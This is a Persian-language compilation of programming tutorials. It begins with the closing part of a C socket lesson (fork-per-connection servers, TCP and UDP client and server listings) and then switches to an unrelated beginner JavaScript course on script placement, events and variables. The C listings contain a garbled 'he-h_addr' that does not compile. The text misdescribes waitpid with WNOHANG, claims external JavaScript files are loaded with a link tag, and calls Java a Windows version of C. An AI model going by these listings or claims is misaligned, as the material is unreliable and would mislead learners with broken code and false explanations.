()fork تنها راه ایجاد یک پروسس جدید در محیط یونیکس است و وظیفه آن ساختن یک پروسس تکراری دقیقاً یکسان با پروسس اولیه شامل تمام مشخصه های فایل ، رجیستر ها و منابع دیگر است. پس از اجرای()fork پروسس اولیه و پروسس نسخه برداری شده راه جداگانه ای را در پیش خواهند گرفت .از آنجائیکه()fork بعنوان دادههای پدر برای ساختن فرزند نسخه برداری میشوند ، همه متغییر ها در زمان ()fork مقادیر یکسان دارند اما پس از آغاز پروسه فرزند تغییرات بعدی در هر کدام از آنها تاثیری بر روی دیگری نخواهد گذاشت (متن برنامه که غیر قابل تغییر است بین پدر و فرزند به اشتراک گذاشته میشود) تابع سیستمی ()fork یک مقدار برمیگرداند که برای پروسس فرزند برابر صفر و برای پروسس پدر شناسه پروسه فرزند 1 خواهد بود .با استفاده از pid بازگشتی میتوان فهمید که بین دو پروسس کدامیک فرزند و کدام پدر است.

بنابراین در برنامه فوق به ازای هر ارتباط که پذیرفته میشود یک پروسه جدید که بعد از تابع سیستمی()fork شروع میشود بعنوان پروسه فرزند تولید شده و همانند دیگر پروسسها بصورت اشتراک زمانی از سیستم عامل سرویس میگیرد.

دلیل آنکه در برنامه فوق از این روش استفاده شده آن است که ارتباطات معلق به روش Polling پردازش نشوند بلکه بصورت هم روند اجرا گردند .این کار باعث میشود که هر گونه تاخیر در یکی از ارتباطات بقیه را با تاخیر مواجه نکند بلکه به ازای هر ارتباط معلق یک پروسه فرزند ایجاد شود و همه در یک سطح بصورت اشتراک زمانی سهمی از زمانCPU را دریافت کرده و اجرا شوند .
هر پروسه فرزند که به اتمام رسید یک پروسه فرزند جدید برای ارتباطی جدید ساخته میشود.
تابع waitpid(-1,NULL,WNOHANG) پروسه پدر را به حالت تعلیق خواهد برد تا زمانی که تمام پروسسهای فرزندش به اتمام برسند.

حال به برنامه سمت مشتری دقت نمائید .این برنامه با توجه به توضیحاتی که تا اینجا ارائه شده احتیاج به توضیح ندارد .برنامه سمت مشتری زمانی موفق عمل خواهد کرد که قبل از اجرای آن برنامه سمت سرویس دهنده اجرا شده باشد.

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
```

```
#include <netinet/in.h>
#include <sys/socket.h>
#define PORT 3490 /* the port client will be connecting to */
#define MAXDATASIZE 100 /* max number of bytes we can get at once */
int main(int argc, char *argv[])
{
int sockfd, numbytes;
char buf[MAXDATASIZE];
struct hostent *he;
struct sockaddr_in their_addr; /* connector's address information */
if (argc != 2) {
fprintf(stderr,"usage: client hostname\n");
exit(1);
}
if ((he=gethostbyname(argv[1])) == NULL) { /* get the host info */
herror("gethostbyname");
exit(1);
}
if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
perror("socket");
exit(1);
}
their_addr.sin_family = AF_INET; /* host byte order */
their_addr.sin_port = htons(PORT); /* short, network byte order */
their_addr.sin_addr = *((struct in_addr *)he-h_addr);
bzero(&(their_addr.sin_zero), 8); /* zero the rest of the struct */
if (connect(sockfd, (struct sockaddr *)&their_addr, \
sizeof(struct sockaddr)) == -1) {
perror("connect");
exit(1);
}
if ((numbytes=recv(sockfd, buf, MAXDATASIZE, 0)) == -1) {
perror("recv");
exit(1);
}
buf[numbytes] = '\0';
printf("Received: %s",buf);
close(sockfd);
return 0;
}
```

۱۰-۲) مثالی از مبادله اطلاعات به روشUDP مبتنی بر سوکت های دیتاگرام

ابتدا برنامه سمت سرویس دهنده را ارائه مینماییم .این برنامه در سمت سرویس دهنده منتظر دریافت بسته ها باقی میماند و هر گاه بسته ای را از یک مشتری دریافت کرد به همراه آدرس آن بر روی خروجی نمایش خواهد داد .برنامه نیاز به توضیح خاصی ندارد.

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
```

```
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>
#define MYPORT 4950 /* the port users will be connecting to */
#define MAXBUFLEN 100
main()
{
int sockfd;
struct sockaddr_in my_addr; /* my address information */
struct sockaddr_in their_addr; /* connector's address information */
int addr_len, numbytes;
char buf[MAXBUFLEN];
if ((sockfd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
perror("socket");
exit(1);
}
my_addr.sin_family = AF_INET; /* host byte order */
my_addr.sin_port = htons(MYPORT); /* short, network byte order */
my_addr.sin_addr.s_addr = INADDR_ANY; /* auto-fill with my IP */
bzero(&(my_addr.sin_zero), 8); /* zero the rest of the struct */
if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr)) \
== -1) {
perror("bind");
exit(1);
}
addr_len = sizeof(struct sockaddr);
if ((numbytes=recvfrom(sockfd, buf, MAXBUFLEN, 0, \
(struct sockaddr *)&their_addr, &addr_len)) == -1) {
perror("recvfrom");
exit(1);
}
printf("got packet from %s\n",inet_ntoa(their_addr.sin_addr));
printf("packet is %d bytes long\n",numbytes);
buf[numbytes] = '\0';
printf("packet contains \"%s\"\n",buf);
close(sockfd);
}
```

در سمت مشتری ، برنامه رشته های را که بعنوان آرگومان دریافت کرده ، مستقیماً برای سرویس دهنده ارسال میکند .بعنوان مثال اگر برنامه را با نام talker.c نوشته و سپس کامپایل و بصورت زیر در خط فرمان اجرا نماییم:

$ talker www.hserver.edu hello

رشته hello توسط برنامه به سمت سرویس دهنده ارسال خواهد شد و برنامه سمت سرویس دهنده طبق توضیحی که ارائه شد آنرا روی خروجی چاپ خواهد کرد.

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
```

```
#include <netinet/in.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/wait.h>
267 اینترنت شبکهٔ تحت نویسی برنامه
#define MYPORT 4950 /* the port users will be connecting to */
int main(int argc, char *argv[])
{
int sockfd;
struct sockaddr_in their_addr; /* connector's address information */
struct hostent *he;
int numbytes;
if (argc != 3) {
fprintf(stderr,"usage: talker hostname message\n");
exit(1);
}
if ((he=gethostbyname(argv[1])) == NULL) { /* get the host info */
herror("gethostbyname");
exit(1);
}
if ((sockfd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
perror("socket");
exit(1);
}
their_addr.sin_family = AF_INET; /* host byte order */
their_addr.sin_port = htons(MYPORT); /* short, network byte order */
their_addr.sin_addr = *((struct in_addr *)he-h_addr);
bzero(&(their_addr.sin_zero), 8); /* zero the rest of the struct */
if ((numbytes=sendto(sockfd, argv[2], strlen(argv[2]), 0, \
(struct sockaddr *)&their_addr, sizeof(struct sockaddr))) == -1) {
perror("sendto");
exit(1);
}
printf("sent %d bytes to %s\n",numbytes,inet_ntoa(their_addr.sin_addr));
close(sockfd);
return 0;
}
```

۱۱) بلوکه شدن پروسه های تحت شبکه

مفهوم بلوکه شدن یک پروسه از مباحث طراحی سیستم عامل است که نمیتوان در اینجا کاملا آنرا تشریح کرد ولی نکاتی از آن را که به مبحث برنامه نویسی سوکت مرتبط است توضیح میدهیم. در یک عبارت ساده دستورات ورودی / خروجی یک پروسه در حال اجرا را متوقف کرده و تا زمانی که ورودی/ خروجی آن کامل نشود و مجددا از سیستم عامل برش زمانی دریافت نکند متوقف خواهد ماند . توابع()recvto و()recv و()accept /از همین دسته هستند یعنی به نوعی ورودی خروجی محسوب میشوند و بالطبع برنامههایی که این توابع را اجرا نمایند توسط سیستم عامل بلوکه خواهند شد و تا کامل شدن عملیات ورودی / خروجی ، بلوکه باقی میمانند.

بعنوان مثال تابع()accept یکی از ارتباطات معلق و به صف شدهTCP را به برنامه شما تحویل میدهد .حال وقتی هیچ ارتباط معلقی وجود ندارد یعنی هیچ ماشینی تقاضای برقراری ارتباط نداده است این تابع منجر به بلوکه شدن برنامه میشود تا زمانی که تقاضایی برسد، در این حالت سیستم عامل برنامه بلوکه شده را احیا کرده و اجرا مینماید .این روش کلا بسیار مفید و کارآمد است و لیکن راهی وجود دارد که سیستم عامل پس از اجرای این تابع) و بقیه توابع (برنامه شما را بلوکه نکند .برای اینکار از فراخوان سیستمی ()fcntlبه نحوی که در مثال بعدی آمده است استفاده کنید .در این حالت بعد از فراخوانی توابع()accept یا ()recv چه موفقیت آمیز و چه ناموفق برنامه شما بلوکه نخواهد شد بلکه خود برنامه نویس موظف است در برنامه خود امکان پذیرش ارتباط یا دریافت دادهها را بررسی نماید .در حقیقت این روش همان روش **سرکشی** است که در محیطهای چند کار بره روش مناسبی محسوب نمیشود چرا که در این روش برنامه شما در یک حلقه بی نهایت وقت CPU را گرفته و پشت سرهم سوکت ها را سرکشی مینماید.

دقت کنید که اگر نتیجهaccept() مقدار (-1) باشد ، برنامه شما توسط سیستم عامل بلوکه نمیشود و بنابراین اگر سعی کنید دادهای را دریافت یا ارسال کنید با خطای سیستمی و قطع نا متعادل 3 برنامه مواجه خواهید شد .در برنامه هایی که بدین نحو نوشته میشوند ، آزمایش مقدار برگشتی تابع()accept بر عهده برنامه نویس خواهد بود.
برنامه نویسی تحت شبکه ، ابزارهای بهتر و قوی تری نسبت به زبان معمولی C دارد ، ولیکن ارایه مفاهیم سوکت و توابع لازم برای برنامه نویسی تحت شبکه ، با استفاده از زبان C مفاهیم را بهتر و بنیادی تر آموزش میدهد ، زیرا برای ارایه مفهوم سوکت و برنامه نویسی تحت شبکه با زبانهای شی گرا ، مجبور خواهیم بود حجم بسیار زیادی از کد های یک شیئ را در زبانی مثل جاوا بررسی و تحلیل کنیم.

آموزش Java Script

آموزش Java Script

آموزش JAVA Script .

نویسنده: صابر کردستانچی
پست الکترونیک : ؟

Java Script در یک نگاه

با اطمینان کامل می توان گفت « بیش از نیمی از کسانی که با دنیای اینترنت در ارتباط هستند حداقل یک بار اسم Java Script را شنیده اند » ولی با دیدن یک برنامه ساده که توسط زبان Java Script نوشته شده , دیگر حتی حاضر نشده اند حتی یک بار دیگر اسم آن را بشنوند !!! Java Script در ابتدا بسیار سخت و حتی عذاب آور! به نظر میرسد , ولی اصلاً اینطور نیست . فقط کمی تلاش و کوشش میتواند شما را در آموختن این زبان بسیار زیبا کمک کند .

در ابتدا میخواهم مقدمه ای درباره Java Script بنویسم که بسیاری از مسائل مربوط به آن را آشکار تر کند , و مسائلی در مورد آن را بررسی کنیم تا ذهنیت های اشتباه در مورد Java Script را از بین ببرد . در این مقدمه یکسری موارد پایه در مورد زبان برنامه نویسی Java Script مورد بحث قرار میدهیم که دانستن انها برای درک بقیه مفاهیم آن الزامی است . مشکلات و موارد مبهم را در قسمت Java Script تالار گفتگوی سایت مطرح کنید تا این مشکلات را رفع کنیم .

در این سری آموزش ها سعی خواهم کرد که دروس و مطالب را به صورت طبقه بندی شده و همراه با سادگی بیان و ذکر تمام جزئیات و مفاهیم ارائه کنم تا برای خوانندگان - با هر سطح معلومات - قابل استفاده باشد . برای آموختن Java Script حتما باید یکسری اطلاعات اولیه و در واقع پیش نیاز در زمینه زبان HTML داشته باشید در میان هر درس , در صورت نیاز مواردی از HTML را ذکر خواهم کرد که در آموختن Java Script مفید خواهند بود . شما می توانید اطلاعات مفیدی در مورد زبان HTML در آدرس های زیر بدست آورید و اگر سوالی در این زمینه داشتید در قسمت Java Script یا HTML تالار سایت مطرح نمایید

http://www.davesite.com/webstation/html
http://www.htmlgoodies.com/primers/basics.html
http://www.pagetutor.com/pagetutor/makepage

بسیاری زبان برنامه نویسی Java Script را با زبان JAVA اشتباه می گیرند و این دو را یکی می دانند ولی اصلا اینطور نیست ! JAVA زبانی است که در واقع نسخه پیشرفته تری از زبان C تحت ویندوز است در حالی که Java Script یک زبان مستقل از هر زبان دیگری است , JAVA هم به صورت فایل اجرایی (Execute) وهم در صفحات وب قابل استفاده و بکارگیری است در صورتی که Java Script صرفا به منظور استفاده در وب و صفحات اینترنتی است . در درس های بعدی موارد دیگری از تفاوت ها یا شباهت های این دو زبان را ذکر خواهم کرد ...

دو زبان Java Script و VB script متداول ترین زبان های برنامه نویسی اسکریپتی در وب میباشند که از این دو , Java Script به دلیل پشتیبانی شدن توسط بیشتر مرورگر های وب مانند Microsoft Internet Explorer و Netscape Navigator نظر تعداد بیشتری از برنامه نویسان را به خود جلب کرده است .
زبان Java Script محصولی مشترک از دو شرکت Sun Microsystem و Communications Netscape می باشد که مترجم های ان مرورگر های وبی هستند که از آن پشتیبانی می کنند .

(مترجم برنامه ایست که کد های نوشته شده توسط برنامه نویس را بر اساس قواعد همان زبان برنامه نویسی ترجمه کرده و نتایج این پردازش را به کاربر نمایش می دهد) یعنی وقتی کد های نوشته شده توسط JS (Java Script) توسط مرورگر IE (Internet Explorer) خوانده میشود , این کدها توسط مترجم JS ی که در ان تعبیه شده ترجمه میگردد و حاصل این ترجمه به بیننده ارائه میشود .

گفتیم که JS یک زبان اسکریپتی است . یعنی برنامه هایی که توسط آن مینویسیم متن ساده هستند (text only documents) و توسط هر ویرایش گری که بتواند متن ساده ایجاد کند قابل ویرایش و مشاهده هستند . متداول ترین و ساده ترین آنها ویرایشگر Note Pad است که در تمامی نسخه های ویندوز وجود دارد . دستورات زبان JS در بین تگ های خاصی از زبان HTML قرار می گیرند (تگ علامتی در زبان html است که برای مشخص کردن دستورات این زبان از متون ساده استفاده شده و شکل کلی آن به این صورت است <دستور زبان HTML>) . در این حالت script ها همراه با دستورات html و معمولا درون فایلی با پسوند htm یا html قرار میگیرند . این ساده ترین راه است . راه دیگر نوشتن برنامه ها به زبان JS , ایجاد فایلی با پسوند JS و نوشتن برنامه ها در ان است ، پس از این کار فایل JS ی که ایجاد کرده ایم را در داخل یک صفحه وب مسیر دهی کرده و استفاده میکنیم . مزایا ، معایب ، و چگونگی انجام آن را در دروس بعدی شرح خواهم داد ...

شی گرایی و دینامیکی درمورد زبان JS

در درس قبل آموختیم زبان js با صفحات وب چه ارتباطی دارد و دانستیم که برنامه های زبان js در میان TAG های زبان HTML قرار میگیرد . اما حال بهتر است چگونگی ارتباط js با صفحات وب را بررسی کنیم .

هر چیزی که شما در صفحه وب می بینید (و گاهی بعضی چیزهایی که نمی بینید) و در تعریف کلی هر چیزی که صفحه وب را تشکیل می دهد , مثل دکمه ها (button) , فرم ها , عکس ها و هزاران چیز دیگر در صفحه وب , شی نام دارند . این اشیاء راه ارتباط JS با صفحات وب هستند و در واقع وظیفه اصلی JS کنترل این اشیاست . خاصیت شی گرایی (object-oriented) در JS باعث شده که بتواند با بیشتر اشیاء در صفحات وب ارتباط برقرار کند .

یک مثال ساده این مفهوم را آشکارتر می کند . اگر ما دنیای واقعی خود را در نظر بگیریم می توانیم میز ها , کتاب ها , سگ ها , گربه ها , انسان ها و همه و همه را شی بنامیم . در صفحات وب نیز شی به همین معناست البته با این تفاوت که در صفحات وب بعضی از اشیاء قابل مشاهده نیستند . در صفحات وب هر شی دارای خصوصیات و مشخصه های خاص خودش است که در زمان بررسی هر شی به ان اشاره خواهم کرد .همانطور که گفتم این اشیاء بسیار زیادند . برای راحتی استفاده از آنها , گروه ها و زیر دسته هایی در نظر می گیریم و این اشیاء را در این گروه ها طبقه بندی می کنیم .

زبان HTML به تنهایی نمی تواند با اعمالی که کاربر در درون صفحه وب انجام می دهد ارتباط برقرار کند . و علاوه بر آن توانایی ایجاد جلوه های ویژه که باعث جذابیت صفحه وب می شود را ندارد . و چون کاربر نمی تواند به وقایع (Event) و اشیاء صفحه پاسخ دهد , حالتی کسل کننده برای او ایجاد می شود . زبان JS به خوبی این کمبود در صفحات وب را رفع می کند و به صفحات حالت فعال می دهد . در واقع JS این ویژگی را به وسیله خصلت شی گرایی اش کسب کرده است .

مثلا وقتی شما اطلاعات نادرست به یک فرم در صفحه وب می دهید , JS با پیغامی می تواند به شما اطلاع دهد . به صورت ساده تر می توان گفت JS نوعی امکان انتخاب به کاربر و امکان پاسخ مناسب از طرف خود را می دهد .

با یک مثال ساده تر , مفهوم آشکار تری را در اختیار شما قرار می دهم . شما دوربین عکاسی را در نظر بگیرید که بدون توجه به نور اطراف خود عکس برداری می کند . این دوربین را می توان مانند حالت غیر فعالی HTML در نظر گرفت . در سوی دیگر دوربینی را در نظر بگیرید که بنا به نور اطراف خود , شفافیت عکس را تنظیم میکند . این دوربین را میتوان مانند JS در نظر گرفت که با محیط اطراف خود ارتباط برقرار می کند وتصمیمات لازم را می گیرد و اعمال لازم را انجام می دهد (البته بر اساس خواست برنامه نویس) .

حال با مثالی در خود JS بحث را تکمیل می کنم . فرض کنید شما وارد صفحه وبی شده اید . بنا به برنامه ای که برنامه نویس نوشته است ابتدا پیغامی مبنی بر اینکه ((آیا شما از رنگ صفحه خوشتان می آید ؟)) توسط JS صادر می شود . در صورت انتخاب جواب مثبت , رنگ صفحه تغییر نمی کند ولی در صورت منفی بودن پاسخ بنا به انتخاب خود شما یا برنامه نویس رنگ صفحه تغییر می کند .

متاسفانه توسط برنامه نویسان مختلف تعاریف اشتباهی درباره مفهوم دینامیک بودن در زبان های برنامه نویسی ارائه می شود . بسیاری به اشتباه , به هر زبانی که شی گرا باشد دینامیک می گویند. من ابتدا نحوه اجرای JS را مورد بررسی قرار میدهم تا به نتیجه نهایی برسیم . دو مفهوم Client side languages و Server side languages به ما کمک فراوانی می کنند .

در اصطلاح به کامپیوتر کاربر یا بیننده صفحه , مشتری (Client) و به کامپیوتری که به کامپیوتر های دیگر جهت مشاهده صفحات وب سرویس می دهد , سرویس دهنده یا میزبان (Server) می گوییم .

برنامه ها و فایل های موجود در کامپیوتر میزبان , به ۲ صورت می توانند برای کامپیوتر های مشتری مورد استفاده قرار گیرند . در حالت اول , فایل ها دقیقا به کامپیوتر مشتری انتقال یافته و آنجا ترجمه و اجرا می شوند . در این حالت درخواستی به میزبان فرستاده شده و میزبان این درخواست را پردازش می کند . سپس فایل درخواستی را بدون انجام هیچگونه عملیاتی به مشتری می فرستد . پس از انتقال فایل , مشتری فایل را دریافت میکند . فایل توسط مرورگر ترجمه و اجرا می شود . زبان هایی چون JS و HTML و CSS به این صورت عمل می کنند . زبان هایی که به این صورت اجرا می شوند را languages Client side (زبان های طرف مشتری) می گویند .این زبان ها غیر دینامیکی هستند زیرا سرویس دهنده هیچ نقشی در اجرای آنها ندارد .

در حالت دوم ابتدا فایل توسط مترجمی که در کامپیوتر میزبان تعبیه شده , در خود میزبان ترجمه می شود و سپس نتایج این پردازش به مشتری ارائه می شود . مرورگرهایی که در کامپیوتر مشتری قرار دارند , نمی توانند برنامه های نوشته شده توسط اینگونه زبان ها را

خودشان ترجمه و ا جرا کنند , بلکه نیاز به نقش اساسی میزبان در ترجمه آن دارند . اینگونه زبان ها را Server side languages یا زبان های طرف میزبان می نامند . این زبان ها به دلیل نقش داشتن میزبان در فرایند ترجمه و در نتیجه امکان تغییر یا استفاده فعال از منابع میزبان , حالت دینامیکی دارند . مهمترین این زبان ها CGI , ASP و PHP هستند .
با استفاده از مفاهیم بالا به راحتی میتوان نتیجه گرفت JS زبانی دینامیکی نیست و فرایند های مربوط به آن روی کامپیوتر مشتری صورت می گیرد .

نحوه قرار گیری برنامه های JS در صفحات وب

در درس های قبل مبانی و مفاهیم اصلی JS را آموختید . حال بهتر است ابتدا نحوه کاربرد این زبان در وب را بیاموزید و سپس شروع به آموزش کاربردهای JS نمایم . بنا به آموخته های ابتدایی شما در مورد زبان HTML , باید بیاد آورده باشید که هر سند HTML از دو بخش اصلی تشکیل شده . قسمت سر سند یا Header و قسمت بدنه سند یا Body . در اصطلاح به متونی که کدهای یک صفحه HTML را تشکیل میدهند « سند HTML » می گویند .

قسمت سر سند حاوی اطلاعاتی است که مشخصات کلی صفحه از قبیل عنوان صفحه ، نسخه به کار رفته از زبان HTML را مشخص می کند . قسمت دوم بدنه صفحه می باشد که اجزای اصلی صفحه از قبیل متن ها ، عکس ها و فرم ها در آن قرار می گیرند . قسمتهای بدنه و سر سند به وسیله «تگ» های خاصی از هم جدا می شوند . در زیر تقسیم بندی ایندو را می بینید .

<html> آغاز سند HTML
<head> آغاز سر سند
</head> پایان سر سند
<body> آغاز بدنه سند
</body> پایان بدنه سند
</html> پایان سندHTML

برنامه های نوشته شده توسط JS به تناسب کاربرد می توانند هم در قسمت سر سند و هم در قسمت بدنه سند قرار گیرند . ولی JS اکثرا در قسمت بدنه سند مورد استفاده قرار می گیرد .

برنامه های JS برای مشخص شدن از کدهای HTML داخل تگ <SCRIPT> و </SCRIPT> قرار می گیرند . توجه داشته باشید که تگ <SCRIPT> برای مشخص کردن آغاز برنامه JS و تگ <SCRIPT/> برای مشخص کردن پایان برنامه JS استفاده میشوند و نوشتن هر دوی آنها در یک برنامه JS الزامیست. دانستن اینکه برای هر برنامه JS باید از تگ <SCRIPT> و </SCRIPT> استفاده کرد بسیار مهم است . همچنین می توان در هر سند به تعداد نامحدود از تگ <SCRIPT> و </SCRIPT> استواده کرد ولی استفاده از یک تگ <SCRIPT> و </SCRIPT> در داخل دیگری به هیچ وجه در JS مجاز نیست . در زیر یک برنامه ساده که توسط JS نوشته شده و یک پیغام خوشامد گویی به کاربر می دهد آمده است . این برنامه فقط برای آشنایی بیشتر شما با مفاهیم بالاست و نکات اساسی که شما باید در مورد آن بدانید در زیر آمده است . همچنین شماره های ابتدای هر سطر فقط برای نشان دادن شماره خطوط است و آنها جزء سند نیستند .

```
1 <html>
2 <head>
3 </head>
4 <body>
5 <script language=”javascript1.2”>
6 document.writeln("<font size=6 color=789867>welcome to this page</font>")
7 </SCRIPT>
8 </body>
9 </html>
```

مطالب زیر شما را در درک مفاهیم مورد نیاز ما از کد های بالا یاری می کنند .

_ رعایت تو رفتگی های سند در هنگام ایجاد آن الزامی نیست و فقط به خوانایی سند کمک می کند.

_ ملاحظه می کنید که در این سند ، برنامه JS در قسمت بدنه سند آمده است .

_ در سطر ٦ و در میان تگ های <SCRIPT> و </SCRIPT> برنامه ساده ای از JS آمده است که فعلا دانستن جزئیات آن برای شما الزامی نیست .

_ در سطر ٥ در داخل تگ <SCRIPT> عبارت language=”javascript1.2” نسخه JS مورد استفاده در این اسکریپت (برنامه نوشته شده توسط زبان JS) را مشخص می کند .

_ ذکر عبارت language=”javascript1.2” در برنامه الزامی نیست و فقط باعث می شود مرورگرهایی که نسخه های پایین تری از JS را پشتیبانی می کنند ، قادر به اجرای برنامه های JS نباشند .

_ با مشخص کردن نسخه ای از JS نسخه های بالاتر از آن نیز قابلیت اجرای آن برنامه را خواهند داشت .
_ هر نسخه از JS مربوط به دستوراتی است که آن نسخه پشتیبانی می کند ؛ مثلا دستورات JS ۱،۱ در JS ۱،۲ قابل اجرا هستند ولی در JS ۰،۱ خیر .

_ در بررسی دستورات JS به توانایی پشتیبانی آنها در نسخه های مختلف JS اشاره خواهم کرد ...

در درس بعد پس از بررسی روشهای دیگری از زبان JS ، آموزش مقدمات برنامه نویسی در JS را آغاز خواهم نمود ...

روش های دیگری برای استفاده از JS در صفحاتHTML

در درس قبل با یک روش برای استفاده از JS در صفحات HTML آشنا شدیم . در این درس به ذکر ۲ روش دیگر می پردازم . توجه داشته باشید که ممکن است این روش ها به طور کامل برای شما قابل درک نباشند ، ولی به هیچ وجه نگران نباشید چون این مطالب فعلا برای این است که شما بدانید زبان Java Script با چه روش هایی مورد استفاده قرار می گیرد و در مباحثی که برنامه خواهیم نوشت بررسی بیشتری صورت خواهیم داد .

روش دوم باز هم مربوط به بحث شئ گرایی است . در این حالت از استفاده JS در صفحات وب ، شما به راحتی و با استفاده از دستورات خاصی از JS تمام وقایعی که بر روی اشیاء صفحه روی می دهد را کنترل می کنید و در مقابل آن عکس العمل دلخواه را نشان می دهید . این دستورات که وظیفه کنترل وقایع صفحه وب را دارند ، در کنار خود اشیاء قرار می گیرند و یکی از خصوصیات اشیاء را تشکیل می دهند . فرض کنید ما عکسی در صفحه وب داریم که می خواهیم به محض اینکه نمایشگر ماوس روی آن قرار گرفت پیغامی که شامل توضیحاتی از عکس است برای کاربر صادر بشود. وظیفه ما این است که کنترل کننده ای را مورد استفاده قرار دهیم که تشخیص دهد « آیا ماوس روی شئ مورد نظر قرار گرفته یا خیر ؟ » . و پس از تشخیص پیغام برای کاربر صادر بشود . در پایین شما می توانید این برنامه و توضیحات مفیدی در مورد آن را برای شما ارائه میکنم.

```
1 <HTML>
2 <head>
3 </head>
4
5 <body>
6 <img src="pic1.gif" onmouseover="alert('this pic is about computers !!')">
7 </body>
8 </HTML>
```

_در درس قبل شما با تگهای موجود در سطرهای ۱ ، ۲ ، ۳ ، ٥ ، ۷ و ۸ آشنا شدید.

_در سطر ٦ از یک تگ HTML به نام IMG استفاده شده که وظیفه این تگ نمایش تصاویر و عکس ها در صفحات وب است.

_در سطر ٦ ، srcیکی از خصوصیات مهم و معروف تگ Img است که آدرس فایل عکس را مشخص می کند.

_و اما . ONMOUSEOVER این همان خصوصیتی است که شما آن را در سطر ٦ و در داخل تگ IMG می بینید . این عبارت همان کنترل کننده ماست که وظیفه کنترل کردن ماوس در هنگام قرار گیری برروی شئ مورد نظر را دارد . عبارت Onmouseoverدر لاتین به این معناست ، «زمانی که ماوس روی آن قرار گرفت. »

_بعد از علامت = و در داخل "" عکس العمل یا همان دستوریست که ما می خواهیم در صورت قرار گرفتن ماوس انجام گیرد . در اینجا از دستور Alert استفاده شده که صفحه ای برای کاربر باز کرده و متن داخل پرانتز را نشان می دهد.

_در صورت قرار گرفتن ماوس روی عکس ، کاربر صفحه زیر را مشاهده خواهد کرد.

_حال عبارت onmouseover ، یکی از خصوصیات (Properties) این شی محسوب می شود.

توجه داشته باشید که تحلیل کد ها در این زبان برنامه نویسی بسیار مهم است . مطمئن باشید که اگر بتوانید کد ها را به خوبی برای خودتان تحلیل کنید در برنامه نویسی موفق خواهید بود.

روش سوم برای استفاده JS در صفحات وب ، بیشتر مورد توجه حرفه ای ها و مورد استفاده در پروژه های بزرگ است . در این روش شما برنامه های JS خود را در صفحه وب نمی نویسید بلکه آن را در یک فایل جداگانه و با پسوند .js می نویسید . تنها کاری که شما باید برای استفاده این فایل JS بکنید این است که آن را در صفحه وب مسیر دهی کنید . تگ Link راه حل شماست !!! این تگ به شما کمک می کند که فایل JS خود را مسیر دهی نمایید. شکل کلی استفاده از این تگ به صورت زیر است.

<link src="مسیر ونام فایل جاوا اسکریپت">

دلیل اینکه این روش در پروژه های بزرگ استفاده می شود را در مثال زیر بررسی می کنیم.

فرض کنید شما باید سایتی طراحی کنید که شامل ۱۵۰ صفحه است و وظیفه دارید یک برنامه JS که ۱۰ کیلو بایت حجم دارد را در هر یک از این ۱۵۰ صفحه بکار ببرید . با یک حساب سر انگشتی می فهمید که با افزودن این برنامه ۱۰ کیلو بایت به صفحات ، ۱۵۰۰ کیلو بایت یعنی یک و نیم مگابایت به حجم سایت شما افزوده می شود و این یک فاجعه است!!!!!

در عوض شما می توانید به جای استفاده کل برنامه در هر یک از صفحات ، با استفاده از تگ یک خطی Link ، در تمام این ۱۵۰ صفحه فقط فایل JS که تنها ۱۰ کیلو بایت حجم دارد را مسیر دهی کنید ؛ و این یعنی یک بهره وری خوب در حجم. همیشه به یاد داشته باشید بهره وری حجمی در صفحات وب و طراحی سایت وب بسیار بسیار مهم است.

متغییر ها و عملگرهای JS

بعد از یک تاخیر کوتاه مدت دوباره وارد دنیای زیبای JS می شویم .در درسهای قبل مطالب مقدماتی مهمی را تحت پوشش قرار دادیم تا با زمینه ای مطلوب وارد بخش تجربی و عملی آموزش JS بشویم . در این درس علائم ریاضیی که در JS کاربرد دارند را بررسی می کنیم . در ابتدا به مفهوم «متغییر» می پردازیم . در توضیحی بسیار ساده باید بگویم ، متغییر مانند یک جعبه می باشد که بر اساس نوعش می تواند اشیاء و مقادیر مختلفی را در خود جای دهد . طبیعی است که هر یک از این جعبه ها باید برای خودش اسم خاص و منحصر به فردی داشته باشد تا از دیگر جعبه ها مجزا شده و قابل تمییز دادن باشد . متغییر ها نیز دقیقا حکم این جعبه ها را دارند ، مقادیر خاصی را می پذیرند و با نام خاصی از بقیه جدا می شوند . و اما انواع متغییر ؛ یکی از معمول ترین و معروفترین نوع متغییر ها ، متغییر های عددی(numeric variables) هستند که می توانند اعداد مختلف را بدون محدودیت رقمی در خود جای دهند . از این متغییر ها می توان برای اعداد اعشاری و منفی نیز استفاده کرد . برای مثال وقتی ما می خواهیم عدد ۳۲٤۲/۳٤۸ را به متغییری به نام mark نسبت دهیم باید به این صورت ، عمل مقدار دهی را انجام دهیم :

mark=3242.348

نوع دیگری از متغییر ها در JS متغییر های رشته ای (string variables) هستند که می توانند یک متن یا عبارت را در خود جای دهند به عنوان مثال اگر بخواهیم عبارت wide web world را به متغییر www نسبت دهیم به این صورت عمل می کنیم :

www="world wide web"

توجه داشته باشید که باید در آغاز و پایان عبارت علامت " (quotation mark) را قرار بدهیم . دانستن این نکته بسیار مهم ایت که هیچگاه دو متغییر mark=3242.348 و "mark="۳۲٤۲,۳٤۸ با هم برابر نیستند زیرا اولی یک متغییر عددی و دومی یک متغییر رشته ای است !!! پس هیچگاه از علامت "" برای متغییر های عددی استفاده نکنید .

نکته مهم دیگر این است که نباید در قسمت نام متغییر از علامت فاصله (space) استفاده کنید به عنوان مثال متغییر w w w هرگز برای Java Script قابل قبول نیست و یک خطای برنامه نویسی محسوب می شود .متغییر منطقی (Boolean variables) نوعی از متغییر است که نسبت به بقیه انواع متغییر ها محدود تر است ، بدین معنی که فقط دو مقدار TRUE (درست) و False (نادرست) را می پذیرد . از متغییر بولین (منطقی) اکثرا در نوشتن شرط ها در JS استفاده می شود .

و اما متغییر شئ (Object Variables) که از انواع مهم متغییر هاست . این نوع از متغییر در اکثر برنامه های JS کاربرد دارد و در ان یک شئ یا اتفاق مربوط به آن شئ ذخیره می شود . مثلا وقتی می خواهیم شئ به اسم Core را در داخل متغییربه نام Attribute جای دهیم بدین صورت عمل می کنیم:

Attribute=core

